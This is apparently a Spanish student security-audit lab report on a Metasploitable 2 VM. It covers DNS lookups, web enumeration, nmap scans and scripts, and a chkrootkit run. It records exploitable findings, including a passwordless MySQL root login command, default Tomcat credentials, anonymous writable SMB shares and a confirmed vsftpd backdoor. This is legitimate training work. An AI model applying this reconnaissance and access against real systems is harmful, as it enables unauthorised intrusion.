

## **Práctica P03- Auditoria de seguridad**

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# TAREAS Y HERRAMIENTAS

## a. Extracción de información de DNS (una herramienta):

Comenzamos usando el comando nslookup 192.168.2.226 para obtener información, usaremos dig y nslookup:

```
nslookup 192.168.2.226
```

```
(kali㉿kali)-[~]  
$ nslookup 192.168.2.226  
** server can't find 226.2.168.192.in-addr.arpa: NXDOMAIN
```

EL valor NXDOMAIN, quiere decir que tiene un nombre DNS

Para ver si la ip tiene asignada un dominio:

```
nslookup -type=PTR 192.168.2.226
```

```
(kali㉿kali)-[~]  
$ nslookup -type=PTR 192.168.2.226  
Server:      192.168.2.1  
Address:     192.168.2.1#53  
  
** server can't find 226.2.168.192.in-addr.arpa: NXDOMAIN
```

Para obtener el nombre del host:

```
dig -x 192.168.2.226
```

```

(kali@kali)-[~]
$ dig -x 192.168.2.226

; <<>> DiG 9.20.15-2-Debian <<>> -x 192.168.2.226
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NXDOMAIN, id: 15048
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;226.2.168.192.in-addr.arpa.      IN      PTR

;; AUTHORITY SECTION:
168.192.in-addr.arpa.  688     IN      SOA     prisoner.iana.org. hostmaster.root-servers.org. 1 604800 60 604800 604800

;; Query time: 8 msec
;; SERVER: 192.168.2.1#53(192.168.2.1) (UDP)
;; WHEN: Sun Nov 23 06:54:21 EST 2025
;; MSG SIZE rcvd: 132

```

Conclusión, Metasploitable 2, no tiene registros DNS configurados.

## b. Dorking con ATSCAN u otra herramienta similar

Alternativas:

A Dirb: gobuster

A Nikto: wapiti


Dirb:

```
dirb http://192.168.2.226/ /usr/share/wordlists/dirb/common.txt
```

Con la salida, podemos obtener información como que esta utilizando PHP, que esta accesible el archivo /phpinfo.php que contiene información del servidor, /phpMyAdmin que contiene credenciales, etc... Importante también hay directorios “Listable”, que vienen a ser carpetas que no deberían ser accesibles.

<http://192.168.2.226/phpMyAdmin/themes/>

# Index of /phpMyAdmin/themes

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">darkblue_orange/</a>	14-May-2012 01:36	-	
 <a href="#">original/</a>	14-May-2012 01:36	-	

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.2.226 Port 80*

<http://192.168.2.226/phpMyAdmin/contrib/packaging/Fedora/phpMyAdmin-http.conf>

```
#
#      MySQL server administration.
#
Alias /phpMyAdmin /var/www/myadmin

<Directory /var/www/myadmin>
    DirectoryIndex index.php
    Options Indexes Includes ExecCGI
    AllowOverride None
    Order deny,allow
    Allow from all
</Directory>
```

<http://192.168.2.226/phpMyAdmin/contrib/packaging/Fedora/phpMyAdmin.spec>

```
%define        _myadminpath    /var/www/myadmin
%define        pkgrelease      rc1
%define        microrelease     1

Name:           phpMyAdmin
Version:        2.8.0
Release:        %{pkgrelease}.%{microrelease}
License:        GPL
Group:          Applications/Databases/Interfaces
Source0:        http://prdownloads.sourceforge.net/phpmyadmin/%{name}-%{version}-%{pkgrelease}.tar.bz2
Source1:        phpMyAdmin-http.conf
URL:            http://sourceforge.net/projects/phpmyadmin/
Requires:       mysql
Requires:       php-mysql
Buildarch:      noarch
BuildRoot:      %{_tmppath}/%{name}-root

Summary:        phpMyAdmin - web-based MySQL administration
```

<http://192.168.2.226/phpMyAdmin/contrib/swekey.sample.conf>



```
$ nikto -h http://192.168.2.226
- Nikto v2.5.0

+ Target IP: 192.168.2.226
+ Target Hostname: 192.168.2.226
+ Target Port: 80
+ Start Time: 2025-11-23 07:32:46 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index.php' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPBB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2025-11-23 07:33:24 (GMT-5) (38 seconds)

+ 1 host(s) tested
```

```
or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

Si abrimos uno de los links podemos entrar más en detalle de cada vulnerabilidad:

The screenshot shows the MITRE CVE website interface for CVE-2003-1418. The page is titled "CVE-2003-1418" and is marked as "PUBLISHED". It includes a search bar at the top with the text "Enter keywords (e.g.: CVE ID, sql injection, etc.)". Below the search bar, there is a notice about expanded keyword searching. The main content area is titled "Required CVE Record Information" and contains a table with the following information:

CNA: MITRE Corporation
Published: 2007-10-20 Updated: 2017-10-19
<b>Description</b>
Apache HTTP Server 1.3.22 through 1.3.27 on OpenBSD allows remote attackers to obtain sensitive information via (1) the ETag header, which reveals the inode number, or (2) multipart MIME boundary, which reveals child process IDs (PID).
<b>Product Status</b>
Learn more
Information not provided
<b>References</b> 5 Total
<ul style="list-style-type: none"><li>http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html</li><li>openbsd.org: [3.2] 008: SECURITY FIX: February 25, 2003</li></ul>

Como podemos observar, tiene bastantes vulnerabilidades.

c. Exploración de red con nmap (al menos 5 escaneos + 5 scripts, estos últimos preferiblemente distintos de los descritos en la documentación de clase)

#### ESCANEOS:

Este comando lo usamos inicialmente para poder conocer las máquinas que se encuentran en la red. En este caso nuestra red privada.

```
nmap -sn 192.168.2.0/24
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 05:56 EST
Nmap scan report for router.asus.com (192.168.2.1)
Host is up (0.0028s latency).
MAC Address: 1C:B7:2C:C1:CD:60 (ASUSTek Computer)
Nmap scan report for DESKTOP-56R802B (192.168.2.60)
Host is up (0.00044s latency).
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
Nmap scan report for Tab-A8-de-German (192.168.2.84)
Host is up (0.37s latency).
MAC Address: E2:D5:C2:CC:36:8C (Unknown)
Nmap scan report for Samsung (192.168.2.117)
Host is up (0.0021s latency).
MAC Address: 7C:64:56:61:BD:83 (Samsung Electronics)
Nmap scan report for 192.168.2.196
Host is up (0.0021s latency).
MAC Address: 2C:F0:5D:7A:8E:A7 (Micro-Star Intl)
Nmap scan report for arf-ms7c37 (192.168.2.197)
Host is up (0.0021s latency).
MAC Address: 2C:F0:5D:7A:8E:A7 (Micro-Star Intl)
Nmap scan report for 192.168.2.226
Host is up (0.00044s latency).
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
Nmap scan report for iPhone (192.168.2.237)
Host is up (0.62s latency).
MAC Address: 8E:BC:D1:73:3B:2F (Unknown)
Nmap scan report for kali (192.168.2.18)
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.79 seconds
```

Escaneo de puertos TCP sigiloso de la red privada.

```
nmap -sS 192.168.2.0/24
```



```
Nmap scan report for 192.168.2.226
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
```

Este comando nos sirve para determinar el SO y lo hacemos de forma agresiva (-A)

```
sudo nmap -A -O 192.168.2.226
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 05:51 EST
Nmap scan report for 192.168.2.226
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.2.18
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
|_   ovinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
|_ S, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_ _ssl-date: 2025-11-18T10:52:59+00:00; +1s from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2

```

```

80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
|_ rpcinfo:
|_   program version port/proto service
|_   100000 2 111/tcp rpcbind
|_   100000 2 111/udp rpcbind
|_   100003 2,3,4 2049/tcp nfs
|_   100003 2,3,4 2049/udp nfs
|_   100005 1,2,3 33913/tcp mountd
|_   100005 1,2,3 60850/udp mountd
|_   100021 1,3,4 49033/tcp nlockmgr
|_   100021 1,3,4 53276/udp nlockmgr
|_   100024 1 35716/tcp status
|_   100024 1 43870/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
|_ fingerprint-strings:
|_   NULL:
|_     Couldn't get address for your host (kali)
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|_   Protocol: 10
|_   Version: 5.0.51a-3ubuntu5
|_   Thread ID: 8
|_   Capabilities flags: 43564
|_   Some Capabilities: Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWit
|_   hDatabase, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
|_   Status: Autocommit
|_   Salt: '$-VJR:k0KfCZ{]$76Yl
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ _ssl-date: 2025-11-18T10:52:59+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
|_   ovinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc         VNC (protocol 3.3)
|_ vnc-info:
|_   Protocol version: 3.3
|_   Security types:
|_     VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd

```

```

6667/tcp open  irc          UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:21:36
|   source ident: nmap
|   source host: Test-B025CB0A
|_ error: Closing Link: lrfjadlol[kali] (Quit: lrfjadlol)
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http           Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.95%I=7%D=11/18%Time=691C4FC2%P=x86_64-pc-linux-gnu%r(NU
SF:LL,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\\(kali\
SF:)\n");
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

```

```

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2025-11-18T05:52:51-05:00
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s

TRACEROUTE
HOP RTT      ADDRESS
1   1.06 ms  192.168.2.226

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.26 seconds

```

Por cada v, aumentará el nivel de detalle.

```
nmap -vvv 192.168.2.0/24
```

```

Nmap scan report for 192.168.2.226
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-11-18 05:59:36 EST for 1s
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 64
22/tcp    open  ssh          syn-ack ttl 64
23/tcp    open  telnet       syn-ack ttl 64
25/tcp    open  smtp         syn-ack ttl 64
53/tcp    open  domain       syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
512/tcp   open  exec         syn-ack ttl 64
513/tcp   open  login        syn-ack ttl 64
514/tcp   open  shell        syn-ack ttl 64
1099/tcp  open  rmiregistry  syn-ack ttl 64
1524/tcp  open  ingreslock   syn-ack ttl 64
2049/tcp  open  nfs          syn-ack ttl 64
2121/tcp  open  ccproxy-ftp  syn-ack ttl 64
3306/tcp  open  mysql        syn-ack ttl 64
5432/tcp  open  postgresql   syn-ack ttl 64
5900/tcp  open  vnc          syn-ack ttl 64
6000/tcp  open  X11          syn-ack ttl 64
6667/tcp  open  irc          syn-ack ttl 64
8009/tcp  open  ajp13        syn-ack ttl 64
8180/tcp  open  unknown      syn-ack ttl 64
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)

Initiating SYN Stealth Scan at 05:59
Scanning kali (192.168.2.18) [1000 ports]
Completed SYN Stealth Scan at 05:59, 0.02s elapsed (1000 total ports)
Nmap scan report for kali (192.168.2.18)
Host is up, received localhost-response (0.0000020s latency).
Scanned at 2025-11-18 05:59:45 EST for 0s
All 1000 scanned ports on kali (192.168.2.18) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (7 hosts up) scanned in 10.58 seconds
Raw packets sent: 10505 (454.092KB) | Rcvd: 5032 (205.760KB)

```

Escaneamos algunos puertos UDP, los principales, ya que de lo contrario puede tardar MUCHO tiempo.

```

sudo nmap -p 53,67,68,69,123,161,162,500,514,520,1900,4500,5353,33434 -T4
-sU 192.168.2.226

```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 06:14 EST
Nmap scan report for 192.168.2.226
Host is up (0.00061s latency).

PORT      STATE      SERVICE
53/udp    open       domain
67/udp    open|filtered dhcp
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
123/udp   open|filtered ntp
161/udp   closed     snmp
162/udp   closed     snmptrap
500/udp   closed     isakmp
514/udp   open|filtered syslog
520/udp   closed     route
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5353/udp  closed     zeroconf
33434/udp closed     traceroute
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds
```

## SCRIPTS

Mediante este script, podemos visualizar las vulnerabilidades de autenticación

```
sudo nmap --script auth 192.168.2.226
```

Visualizamos todas las vulnerabilidades de autenticación, las más críticas son MySQL, donde root no tiene contraseña, ssh permite que se acceda por contraseña sin requerir clave privada, por lo que se puede acceder por fuerza bruta, y muchos accesos remotos sin seguridad.

Con este comando podemos acceder a MySQL, no tiene contraseña, importante:

```
mysql -h 192.168.2.226 -u root --skip-ssl
```



```

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
| ssh-publickey-acceptance:
|_ Accepted Public Keys: No public keys accepted
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_     password
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-enum-users:
|_ Method RCPT returned a unhandled status code.
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp

```

```

3306/tcp  open  mysql
| mysql-empty-password:
|_ root account has empty password
| mysql-users:
|   debian-sys-maint
|   guest
|_  root

```

```

5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
| http-default-accounts:
|   [Apache Tomcat] at /manager/html/
|   tomcat:tomcat
|   [Apache Tomcat Host Manager] at /host-manager/html/
|_   tomcat:tomcat
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)

```

Mediante este comando podemos obtener “información exhaustiva” sobre la máquina.

```
sudo nmap --script discovery 192.168.2.226
```

Veremos que esta utilizando un protocolo obsoleto llamado SMBv1, es vulnerable a los siguientes ataques:

EternalBlue, SMB relay, NTLM downgrade, etc...

Existe permiso de escritura en \tmp, tiene una versión vulnerable de Samba 3.0.20-Debian y Message signing deshabilitado (permite todo de credenciales y acceso no autorizado, debido a que no se firman los mensajes SMB).

```
Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ msrpc-enum: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_ dns-brute: Can't guess domain of "192.168.2.226"; use dns-brute.domain script argument.
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-ls: Volume \\192.168.2.226\tmp
|  SIZE   TIME                               FILENAME
|  <DIR>  2025-11-18T22:57:34   .
|  <DIR>  2012-05-20T19:36:12   ..
|  0      2025-11-18T22:38:00   5187.jsvc_up
```

```
|_ ipidseq: All zeros
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.2.226\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.2.226\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.2.226\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.2.226\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\192.168.2.226\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
```



Mediante este script, comprobamos si es posible conectarse remota al dispositivo del usuario. Si está abierto, es explotable.

```
sudo nmap --script x11-access -p 6000 192.168.2.226
```

Podemos acceder a: // Sin usuario ni contraseña = . =

- Vea la pantalla del servidor
- Capture todo lo que se escribe
- Controle el ratón y el teclado
- Abra aplicaciones
- Haga capturas de pantalla
- Inserte comandos gráficos

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 18:25 EST
Nmap scan report for 192.168.2.226
Host is up (0.00057s latency).

PORT      STATE SERVICE
6000/tcp  open  X11
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

He probado a conectarme, pero claro, la VM no carga la interfaz gráfica, por lo que falla.

Este script lo utilizamos para descubrir el sistema operativo y muy importante, su versión, para poder aprovechar vulnerabilidades.

```
nmap --script smb-os-discovery 192.168.2.226
```

Identificar el sistema operativo:

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-18T18:13:38-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Este comando lo usamos para que nmap pruebe algunas vulnerabilidades conocidas, esto es útil para poder explotarlas en metasploit.

```
sudo nmap --script vuln -sV 192.168.2.226
```

Este es un ejemplo, donde te indica las vulnerabilidades ftp, y que módulos usar para explotarlo.

```
(kali@kali)-[~]
└─$ sudo nmap --script vuln -sV 192.168.2.226
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 05:37 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|   224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Stats: 0:06:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 05:44 (0:00:00 remaining)
Nmap scan report for 192.168.2.226
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: BID:48539 CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|_ Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://www.securityfocus.com/bid/48539
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| vulners:
|   vsftpd 2.3.4:
|   PACKETSTORM:162145 10.0 https://vulners.com/packetsorm/PACKETSTORM:162145 *EXPLOIT*
|   EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
|   E9B0AEBB-5138-50BF-8922-2D87E3C046DD 10.0 https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD *EXPLOIT*
|   CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523
|   CNVD-2020-46837 10.0 https://vulners.com/cnvd/CNVD-2020-
```

## e. Auditoría de host (una herramienta no descrita en la documentación)

Hemos decidido usar la chrootkit, debido a que es sencilla y nos permite realizar una comprobación de los archivos afectados o modificados más típicos. Otras opciones podrían haber sido rkhunter o OpenSCAP

La herramienta se llama chkrootkit:

```
sudo apt install chkrootkit
```

Entramos a la máquina a examinar, usando ssh o metasploit, yo voy a usar metasploit.

```
sudo chrootkit
```

En Kali:

```
msf > sudo chkrootkit
[*] exec: sudo chkrootkit

ROOTDIR is '/'
Checking `amd' ... not found
Checking `basename' ... not infected
Checking `biff' ... not found
Checking `chfn' ... not infected
Checking `chsh' ... not infected
Checking `cron' ... not infected
Checking `crontab' ... not infected
Checking `date' ... not infected
Checking `du' ... not infected
Checking `dirname' ... not infected
Checking `echo' ... not infected
Checking `egrep' ... not infected
Checking `env' ... not infected
Checking `find' ... not infected
Checking `fingerd' ... not found
Checking `gpm' ... not found
Checking `grep' ... not infected
Checking `hdparm' ... not infected
Checking `su' ... not infected
Checking `ifconfig' ... not infected
Checking `inetd' ... not tested
Checking `inetdconf' ... not found
Checking `identd' ... not found
```

En VmMp2:

Para poder ejecutar, los repos están obsoletos, por lo que debemos modificar lo siguiente, “sobreescribir” para ser más exactos:

```
cat > /etc/apt/sources.list << "EOF"
deb http://old-releases.ubuntu.com/ubuntu/ hardy main restricted universe
multiverse
deb http://old-releases.ubuntu.com/ubuntu/ hardy-updates main restricted
universe multiverse
deb http://old-releases.ubuntu.com/ubuntu/ hardy-security main restricted
universe multiverse
```

EOF
-----

apt-get update
----------------

apt-get install -y --force-yes chkrootkit
---

```
chkrootkit > chkrootkit_result.txt
cat chkrootkit_result.txt
ROOTDIR is '/'
Checking `amd' ... not found
Checking `basename' ... not infected
Checking `biff' ... not found
Checking `chfn' ... not infected
Checking `chsh' ... not infected
Checking `cron' ... not infected
Checking `crontab' ... not infected
Checking `date' ... not infected
Checking `du' ... not infected
Checking `dirname' ... not infected
Checking `echo' ... not infected
Checking `egrep' ... not infected
Checking `env' ... not infected
Checking `find' ... not infected
